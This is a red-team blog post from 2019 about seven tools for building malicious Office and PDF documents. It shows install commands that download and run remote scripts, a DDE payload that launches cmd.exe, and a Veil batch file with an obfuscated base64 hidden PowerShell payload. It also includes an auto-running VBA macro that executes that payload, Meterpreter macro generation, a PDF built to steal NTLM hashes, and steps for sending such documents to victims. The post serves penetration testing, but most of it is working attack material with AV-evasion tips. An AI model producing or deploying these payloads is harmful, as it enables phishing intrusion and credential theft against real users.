



A stack of several books with white and light blue covers, resting on a white surface. The books are stacked horizontally, with their spines facing the viewer. The top book has a white cover, and the others have light blue covers. The pages are visible at the edges of the books.

7 Tools For Malicious Document Creation

RYAN SMITH / MARCH 19, 2019

One way to gain your initial foothold in a network is through the use of an evil office document. The idea is that you send an email (or some other means of delivery) to the target(s) with an innocent looking document. What the victim doesn't know is that the document has some sort of payload in it. There are a number of ways to accomplish creating one of these documents. Here I'll try to quickly cover seven of them:

1. Lucky Strike

This [tool](#) is "a PowerShell based generator of malicious .xls or .doc documents. All your payloads are saved into a database for easy retrieval & embedding into a new or existing document. Lucky Strike provides you several infection methods designed to get your payloads to execute without tripping AV." The tool is meant to automate the creation of malicious payloads. It is a menu-driven Powershell script and even allows for the re-use of generated payloads. There is also built-in AV evasion techniques. Installation is as simple as running:

```
iex (new-object  
net.webclient).downloadstring('https://raw.githubusercontent.com/ShellIntel/luckys
```

```
PS C:\WINDOWS\system32> iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/ShellIntel/luckystrike/master/install.ps1')
### LUCKYSTRIKE INSTALLATION ROUTINE ###
[*] Installing\Importing Dependencies..
[*] Module (PSSQLite) not found, attempting to install and import.


NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet
provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\██████████\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by
running 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install
and import the NuGet provider now?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): y

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y
[*] Creating C:\WINDOWS\system32\luckystrike
[*] Downloading db.sql
[*] Creating & initializing database: C:\WINDOWS\system32\luckystrike\ls.db
[*] Downloading luckystrike.ps1 into C:\WINDOWS\system32\luckystrike
[*] Done!
PS C:\WINDOWS\system32> █
```

Once installed, run the `luckystrike.ps1` file from the `luckystrike` directory. You'll be greeted with the main menu:

```
PS C:\WINDOWS\system32\luckystrike> .\luckystrike.ps1

[!] - Module Invoke-Obfuscation not installed. Obfuscation options will not be available.
```



ALL YOUR PAIN IN ONE MACRO.

2.0 - @curiousJack

```
===== Main Menu =====  
  
1) Payload Options  
2) Catalog Options  
3) File Options  
4) Encode a PowerShell Command  
99) Exit  
  
Select:
```

Let's create our first payload. Following the menus, I've created a PowerShell script called test:

```
===== Catalog Options =====

PAYLOADS:
  1) Add payload to catalog
  2) Remove payload from catalog
  3) Show catalog payloads

TEMPLATES:
  4) Add template to catalog
  5) Remove template from catalog
  6) Show catalog templates

  99) Back

Select: 1

Title: test

Target IP [Optional]:
Target Port [Optional]:
Description (e.g. empire, windows/meterpreter/reverse_tcp, etc) [Optional]:


Choose payload type:
  1) Shell Command
  2) PowerShell Script
  3) Executable
  4) COM Scriptlet
  98) Help
Selection: 2
```

Which we can has been added to our catalog:

```
===== Catalog Options =====

PAYLOADS:
  1) Add payload to catalog
  2) Remove payload from catalog
  3) Show catalog payloads

TEMPLATES:
  4) Add template to catalog
  5) Remove template from catalog
  6) Show catalog templates

  99) Back

Select: 3

Name TargetIP TargetPort PayloadType
-----
test                               PowerShell Script
```

From here, you can create or update a file to embed your payload.


2. Office-DDE-Payloads

This is a "collection of scripts and templates to generate Office documents embedded with the DDE, macro-less command execution technique." Installation can be found [here](#). Once installed, we can run it with `python ddeexcel.py` for Excel or `python ddeword.py` for Word. Before we can create our payload, we need to understand what DDE is and how we can leverage it in our payload. DDE stands for Dynamic Data Exchange. From the [Microsoft doc](#) page, "It sends messages between applications that share data and uses shared memory to


exchange data between applications." Ok, so we'll use one application to run another. Following [this](#) post, we will create an Excel document which launches the calculator.

```
root@kali:~/Apps/Office-DDE-Payloads# python ddeexcel.py
[-] Enter DDE payload argument #1: MSEXCEL
[-] Enter DDE payload argument #2: '\\..\\..\\..\\Windows\\System32\\cmd.exe /c calc.exe'!'
[-] Enter DDE payload argument #3 (press ENTER to omit):
[*] Selected DDE payload: MSEXCEL|'\\..\\..\\..\\Windows\\System32\\cmd.exe /c calc.exe'!'
[*] Inserting DDE payload into payload-final.xlsx/xl/externalLinks/externalLink1.xml...
[*] Payload generation complete! Delivery methods below:
    1. Send payload-final.xlsx directly to your target(s).
root@kali:~/Apps/Office-DDE-Payloads#
```

That's it, we have a malicious payload embedded in a document. Let's move it to a Windows machine and see if it works! Upon opening the document:



Looks promising, but I wasn't able to get it to actually launch the calculator. Or so I thought. I looked at Task Manager to view my background processes:

>  Calculator (2)

So it *kinda* worked. I never saw the calculator pop up on my screen. Despite that, this tool was really easy to set up and use. More research would need to be done on my end to get this to

work properly, but I've still got five more tools I want to get through!

3. wePWNise

This tool "generates architecture independent VBA code to be used in Office documents or templates and automates bypassing application control and exploit mitigation software." From the [github](#) page, "It was designed with automation and integration in mind." Installation is as simple as `git clone https://github.com/mwrlabs/wePWNise.git`. The help menu shows how easy this tool is to use:

```
root@kali:~/Apps/wePWNise# python wepwnise.py -h
usage: wepwnise.py [-h] -i86 <x86_shellcode> -i64 <x64_shellcode> [--inject64]
                  [--out <output_file>] [--msgbox] [--msg <window_message>]

optional arguments:
  -h, --help            show this help message and exit
  -i86 <x86_shellcode>  Input x86 raw shellcode
  -i64 <x64_shellcode>  Input x64 raw shellcode
  --inject64            Inject into 64 Bit. Set to False when delivering x86
                        payloads only. Default is True
  --out <output_file>   File to output the VBA macro to
  --msgbox              Present messagebox to prevent automated analysis.
                        Default is True.
  --msg <window_message>
                        Custom message to present the victim if --msgbox is
                        set to True
```

Some usage examples can be found [here](#).

4. MacroShop

This is a "collection of scripts to aid in delivering payloads via Office Macros." Once again, installation is as simple as `git clone https://github.com/khr0x40sh/MacroShop.git`. Once installed, we can see that we have a few scripts we can run:

```
root@kali:~/Apps/MacroShop# ls
b64enc.py  exeinvba.py  exeinvba.py.old  LICENSE  macro.bat  macro_safe_old.py
macro_safe.py  macro.txt  README.md  test.bat  test.exe  test.txt  test.vb
root@kali:~/Apps/MacroShop#
```

Straight from the [github](#) page, here's a summary of the different scripts:

1. `macro_safe.py` - Generates safe for VB inclusion into an excel spreadsheet. Requires a batch file generated by Veil-Evasion powershell payloads. To include, enable the developer menu in Office, head to Visual Basic tab, double click on This_Workbook and paste the contents of the output file. Syntax is: `python macro_safe.py test.bat test.txt`
2. `exeinvba.py` - Generates VB code for including and unpacking a portable executable onto a file system for delivery via Office Macro. To include, enable the developer menu in Office, head to Visual Basic tab, double click on This_Workbook and paste the contents of the output file. Requires a PE. Syntax is: `python exeinvba.py --exe test.exe --out test.vb --dest "C:\Users\Public\Documents\test.exe"` Ensure any backslashes are escaped in the dest variable

3. macro_safe_old.py - Same as macro_safe.py, just uses powershell vice VB for architecture detection to call the correct version of powershell.
4. b64_enc.py - Watered down version of exeinvba.py that will output both the raw base64 string of the executable and the variable specific section of the VB. May be useful for use with different VB templates or other methods that may require an executable passed as a base64 string somewhere. Automatically stores output into base64_output.txt (raw) and base64_output.vb. Syntax is: `python b64_enc.py test.exe`

So let's run through creating another malicious Excel document. We'll run `./macro_safe.py` and see that we need to provide Veil output and output text:

```
root@kali:~/Apps/MacroShop# ./macro_safe.py
-----
Macro Safe
-----

Takes Veil batch output and turns into macro safe text

USAGE: ./macro_safe.py <input batch> <output text>
```

So taking a step back, we'll need to create a [Veil](#) payload. The [setup](#) for Veil is also as simple as:

```
apt -y install veil
```

```
/usr/share/veil/config/setup.sh --force --silent
```

or

```
git clone https://github.com/Veil-Framework/Veil.git
```

```
cd Veil/
```

```
./config/setup.sh --force --silent
```

Once installed, we can take a look at the [example usage](#) to see how to create our output:

```
veil.py
```

```
use 1
```

```
use <payload of your choice>
```

Fill in the options to meet your needs.

```
generate
```

We'll want to keep in mind where Veil stored our payload (/var/lib/veil/output/source) The output will look something like:

```
root@kali: /var/lib/veil/output/source# cat test.bat
@echo off
if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidden -Command "Invoke-Expression $(New-Object IO.StreamReader $(New-Object IO.Compression.DeflateStream
t)::FromBase64String(\"nVRRc9pGEH7nV+xorjPSGMmyoa6NxjMhECduA3GNY6dLmM4hLejC6U4+nQyY8N+7AhWT177otKu9/b7d/VbsGa7hndMY96W8zXJtr0ss0CiUrfMgkDLxJpCXUyLiKCy3d0DK0ne4Vfb0GngUxpZcdq
0n9z3xltMbZe9L+59Axyiw8Phckbl73dtdaIaWnx1JTL8WLP7BBMPmMP7A/u0254hoR1uLzDohJuJ8fR+7RbhMqw3nXsGa9YQl120m+7/U/3Hz8dPv7H58Hwy93f96PHr4+Pn37628+jR0czVPxfSEzpfNnU9jyZblav4Zn56
bUh9cd0zszxpMJsJefb8APGCAvSoP+L+13ajP4ozLzAnRALxCuzsIQfHyGq3Nv+5bdwobNKvZ0dBYErR8zTcXFqa93KejbyTwwZ0z00fqGq0Rn4Gd8JTLKypLgM6q5Tb3JNqr5sVl0Lb1hA7nRmbUaNmNeEZ2wFCHR4wTYP9sIL
QYXCauw4gJ8KWFiza9nZx4G5YSko3YogJMCAEjgLPauIJ8EN8FxrVVOF0xkhGIGbjU88Lz4NB1i1dY2nCuXr59dajM8RBtMELzImK80zSWAVd8jmbS6VReND00VswEbQI+cimSnZx6MopyZIwN8YaErcRy8qYUsH14EbrwmIV
vpVSMlP20FI/HWME9hUUsWD0e0HuaJ0IngS1MdLAcMHZ/Eipgh0HsH4/driTLB5lYYs60ulkponf6566TW5kXn9LRz2W63TplywGswTZHEwa+2m/SA2RRNH2dCid1U2DP409omcAiyde6Ar8gqch4j7Dw39fwK8HNeFDY1ZY0
BrScaHReD6MTBtwUKZc0iZ701y7LmxA2Ybz4YnLVrQ7ZLTOXc9rwgGkko2uHP9KCLHJVs3qCKsd06X1VS1JKLsfiT+SiDmtGsaalHx50Q7DLQ08TjfbfwE=\\\"))), [IO.Compression.CompressionMode]::Decompre
);") else (%WinDir%\syswow64\windowspowershell\v1.0\powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command "Invoke-Expression $(New-Object IO.StreamReader $(New-Objec
ect IO.MemoryStream (, $([Convert]::FromBase64String(\"nVRRc9pGEH7nV+xorjPSGMmyoa6NxjMhECduA3GNY6dLmM4hLejC6U4+nQyY8N+7AhWT177otKu9/b7d/VbsGa7hndMY96W8zXJtr0ss0CiUrfMgkDL
N5NE0NF0YRSKAVJciRestZm+ihKpdXD0n9z3xltMbZe9L+59Axyiw8Phckbl73dtdaIaWnx1JTL8WLP7BBMPmMP7A/u0254hoR1uLzDohJuJ8fR+7RbhMqw3nXsGa9YQl120m+7/U/3Hz8dPv7H58Hwy93f96PHr4+Pn37628
wYYPupdx0jEfr12vMshVX6BC77MXbgEFbUh9cd0zszxpMJsJefb8APGCAvSoP+L+13ajP4ozLzAnRALxCuzsIQfHyGq3Nv+5bdwobNKvZ0dBYErR8zTcXFqa93KejbyTwwZ0z00fqGq0Rn4Gd8JTLKypLgM6q5Tb3JNqr5sVl0L
DjQs0bV+HyP+N+h+sFirTgetvtEcB8A8QYXCauw4gJ8KWFiza9nZx4G5YSko3YogJMCAEjgLPauIJ8EN8FxrVVOF0xkhGIGbjU88Lz4NB1i1dY2nCuXr59dajM8RBtMELzImK80zSWAVd8jmbS6VReND00VswEbQI+cimSnZx6X
WNGiWLPpHw0B0ByddlygKNT3jK0k1wBvpVSMlP20FI/HWME9hUUsWD0e0HuaJ0IngS1MdLAcMHZ/Eipgh0HsH4/driTLB5lYYs60ulkponf6566TW5kXn9LRz2W63TplywGswTZHEwa+2m/SA2RRNH2dCid1U2DP409omcAiy
4RNLtcaa4arVhiGdLRLxRLbovlRUZBrScaHReD6MTBtwUKZc0iZ701y7LmxA2Ybz4YnLVrQ7ZLTOXc9rwgGkko2uHP9KCLHJVs3qCKsd06X1VS1JKLsfiT+SiDmtGsaalHx50Q7DLQ08TjfbfwE=\\\"))), [IO.Compre
```

Back in the MacroShop directory, we'll run ./macro_safe.py /var/lib/veil/output/source/test.bat test which will output our final macro. It will look something like:

```
Sub Workbook_Open()
'VBA arch detect suggested by "T"
Dim Command As String
Dim str As String
Dim exec As String

Arch = Environ("PROCESSOR_ARCHITECTURE")
windir = Environ("windir")
If Arch = "AMD64" Then
    Command = windir + "\syswow64\windowspowershell\v1.0\powershell.exe"
Else
    Command = "powershell.exe"
End If

str = "nVRRc9pGEH7nV+xorjPSGMmyoa6NxjMhECduA3GNY6dLmM4hLejC6U"
str = str + "4+nQyY8N+7AhWT177otKu9/b7d/VbsGa7hndMY96W8zXJtr0"
str = str + "ss0CiUrfMgkDLxJpCXUyLiKCy3d0DK0ne4Vfb0GngUxpZcdq"
```

```

str = str + "XUsVv7ZN5NEoNF0YRSKAvJciResTZm+lhKpdXD0n9z3xltMb"
str = str + "Ze9L+59Axyiw8pHckbl73dtdaIaWnxiJTl8WLP7BBMPmMP7A"
str = str + "/u0254hoR1uLzDohJuJJ8fR+7RbhMqw3nXsGa9YQl120m+7/"
str = str + "U/3Hz8dPv7H58Hwy93f96PHr4+Pn37628+jR0czVPxfSEzpf"
str = str + "NnU9jyZblav4Zn5632rx/XV45wYPupdx0jeFr12vMShVX6B"
str = str + "C77MXbgEFbUh9cd0zsxpMJsJefb8APGCAvSoP+l+l3ajP4oz"
str = str + "LzAnrALxCuzsIQfHyGq3Nv+5bdwobNKvZ0dBYErR8zTcXFqa"
str = str + "93KejbyTWwZ0z00fqGq0Rn4Gd8JTLKypLgM6q5Tb3JNqr5sV"
str = str + "l0lB1hA7nRMbUaNmNeEZ2wFCHR4wTYP9sIUCVEYUXsC1JDjQ"
str = str + "sbV+HyP+N+h+sFirTgetvtEcB8A8QYXCauw4gJ8KWFiza9nZ"
str = str + "x4G5YSko3YogJMCAEjgLpAuiJBEN8FxRVVQFoxkhGIGbjU88"
str = str + "Lz4NBliiDY2nCuXr59dajM8RBtMELzImK80zSWAVd8jmbS6V"
str = str + "ReND00VswEbQI+cimSnZx6XMopyZIwN8yaErcRy8gYUsH14E"
str = str + "brwmIWV0mfcNqTApWNGiwLPpHw0BQByddlygKNT3jK0k1wBv"
str = str + "pVSMlP20FI/HWWE9hUUsWD0e0HuAj0IngS1MdlAcMHZ/Eipg"
str = str + "h0HsH4/driTLB51Yys60ulkponfW6566TW5kXn9LRz2W63Tp"
str = str + "lywGswTZEwa+2m/SA2RRNH2dCid1U2DP4Q9omcAiyde6Ar8"
str = str + "gqch4j7Dw39fwK8HNeFDY1ZY0trpnudH7624Rnltaaa4arVh"
str = str + "iGdLRDLxrXLbovlRUZBrScaHReD6MIBtwUKZc0iZ701y7Lmx"
str = str + "A2Ybzf4YnLVrQ7ZLT0Xc9rwgGkKo2uHP9kCLHJVs3qCKsd06"
str = str + "X1VSlJKLsfiT+SiDmtGsaalHx50Q7DLQ08TjfbfwE="

exec = Command + " -NoP -NonI -W Hidden -Command ""Invoke-E"
exec = exec + "xpression $(New-Object IO.StreamReader ($(New-Ob"
exec = exec + "ject IO.Compression.DeflateStream ($(New-Object "
exec = exec + "IO.MemoryStream (,$([Convert]::FromBase64String("
exec = exec + "\"\" \" & str & \" \" ))) , [IO.Compression.Compre"
exec = exec + "ssionMode]::Decompress)), [Text.Encoding]::ASCII"
exec = exec + ")).ReadToEnd());""

Shell exec,vbHide

End Sub

```

You can add this output to your malicious document as part of the macro.

5. macro_pack

[Macro pack](#) is "used to automatize obfuscation and generation of Office documents, VB scripts, shortcuts, and other formats for pentest, demo, and social engineering assessments."

Once again, installation is as simple as:

```
git clone https://github.com/sevagas/macro_pack.git
```

```
cd macro_pack
```

```
pip3 install -r requirements.txt
```

Once installed, they have a test script that you can run with `python3 test/mp_test.py`. It will output the results which will look something like:

```
[+] Tests Summary:
+-----+-----+
| Test          | Result |
+=====+=====+
| Shell Link    | [KO]   |
+-----+-----+
| Groove Shortcut | [OK]   |
+-----+-----+
| Explorer Command File | [OK]   |
+-----+-----+
| URL Shortcut  | [OK]   |
+-----+-----+
| Settings Shortcut | [OK]   |
+-----+-----+
| MS Library    | [OK]   |
```

MS Library	[OK]
+-----+	+-----+
Setup Information	[OK]
+-----+	+-----+
Visual Basic Script in Clear Text	[KO]
+-----+	+-----+
Visual Basic Script obfuscated	[KO]
+-----+	+-----+
Visual Basic Script CMD template	[KO]
+-----+	+-----+
HTML Application in Clear Text	[KO]
+-----+	+-----+
HTML Application obfuscated	[KO]
+-----+	+-----+
HTML Application CMD template	[KO]
+-----+	+-----+
Windows Script Component in Clear Text	[KO]
+-----+	+-----+
Windows Script Component obfuscated	[KO]
+-----+	+-----+
Windows Script Component CMD template	[KO]
+-----+	+-----+
Windows Script File in Clear Text	[KO]
+-----+	+-----+
Windows Script File obfuscated	[KO]
+-----+	+-----+
Windows Script File CMD template	[KO]
+-----+	+-----+

Now that we know what types of payloads we can create, lets make one. Run the tool from the src directory with: `python3 macro_pack.py`. First off, append `-h` to the command to get the help output. This will help in generating your macro.

Macro_pack comes with some template VBA payloads, which we will use for this demo. An example would be:

```
python3 macro_pack.py -t METERPRETER -G test.xls -p
```

Where -t <template>,-G <output_file> and -p to print output.

Any necessary parameters that you did not provide will be prompted for during creation:

```
(\_) / \ ( \ ) ( \ ) / \ ( \ ) ( \ ) / \ ( \ ) ( \ ) / \ ( \ )
/ \ / \ \ ( \ ) / ( 0 ) ) \ / \ ( \ ) ( \ ) / \ ( \ ) / \ ( \ )
\ ) ( \ \ \ \ / \ \ ) ( \ ) \ \ \ / \ \ ) ( \ )

Malicious Office, VBS, and other retro formats for pentests and redteam - Version:1.7-dev Release:Community

[+] Preparations...
  [-] Target output format: Excel97
  [-] Temporary working dir: temp
[+] Generating VBA document from template...
  [!] Could not find input parameters. Please provide the next values:
    rhost:test
    rport:1337
  [-] Template METERPRETER VBA generated in temp/moxpzuofv.vba
  [-] Meterpreter resource file generated in /root/Apps/macro_pack/src/meterpreter.rc
  [-] Execute lisetener with 'msfconsole -r /root/Apps/macro_pack/src/meterpreter.rc'
[+] Cleaning...
Done!
```

And that's it, we have our payload and our meterpreter resource file ready to go! Yet another quick and easy to use tool.

6. Worse-PDF

[Worse-PDF](#) will turn a normal PDF file into a malicious one. This can be useful for gaining the trust of your victims. Especially if they would likely be expecting a legitimate PDF from you. For example, simulating that you are a recruiter and sending them a job description. Yet again, installation is as simple as:

```
git clone https://github.com/3gstudent/Worse-PDF.git
```

Once installed, run with `python WorsePDF.py <normal PDF> <serverIP>`.

```
root@kali:~/Apps/Worse-PDF# python WorsePDF.py test.pdf 127.0.0.1
WorsePDF - Turn a normal PDF file into malicious. Use to steal Net-NTLM Hashes from windows machines.
Reference :
    https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/
    https://github.com/deepzec/Bad-Pdf
Author: 3gstudent

[*]NormalPDF: test.pdf
[*]ServerIP: 127.0.0.1
[+]MaliciousPDF: test.pdf.malicious.pdf
[*]All Done
```

Yet another tool that's quick and easy.

7. Empire's Cross Platform Office Macro

This [write-up](#) covers the creation of payloads that "include some intelligence in our macro malware to decide whether to execute a PowerShell or Python payload based on the target operating system." This utilizes the `osx/macro` and `windows/macro` stagers within Empire.

Since this info is coming from another write-up, I won't reinvent the wheel by walking you through the same steps they cover. Instead, I recommend checking out the link above. To summarize, the steps are:

1. Set up an Empire listener.
2. Set up the osx/maco and windows/mac ro stagers and use the generate command.
3. Copy the output from both macros into a text editor.
4. Paste the Declare statement from the Mac payload generation into the macro editor in Word.
5. Create an AutoOpen () subroutine.
6. Set it up to run the Mac macro, then the Windows macro with an if/else statement.
7. Send out your malicious document.

Hopefully you've taken something away from my brief coverage of these tools. Thanks for reading!



TAGS: PENETRATION TEST SOCIAL ENGINEERING PHISHING




— ABOUT [RYAN SMITH](#)

 [TWITTER](#)

NEXT

Going Phishing with Terraform


MARCH 21, 2019



PREVIOUS

Using SMBClient to Enumerate Shares

MARCH 14, 2019



— ABOUT —

Two cybersecurity professionals trying to get better at all things security.



— LATEST POSTS —

Information Gathering With Cobalt Strike

AUGUST 16, 2019

Navigating To A Web Site Step By Step

AUGUST 01, 2019

Atomic Red Team

JULY 30, 2019

— AUTHORS —

-
-
-

[Ryan Smith](#)

[Bestest RedTeam](#)

[Ryan Villarreal](#)

— TAGS —

802.11

802.1X

ACTIVE DIRECTORY

ANTI-CSRF

AUTOMATE

AUTOMATION

AWS

BETA

BETTERCAP

BGP

BITCOIN

BLOODHOUND

BLUE TEAM

BURPSUITE

BYPASS

BYT3BL33D3R

C2

CA

CAPTURE THE FLAG

CERTIFICATES

CLOUD

CLUSTER

CME

COBALT STRIKE

COMMAND AND CONTROL



OPINIONS EXPRESSED ARE SOLELY OUR OWN AND DO NOT EXPRESS THE VIEWS OR OPINIONS OF OUR EMPLOYERS.

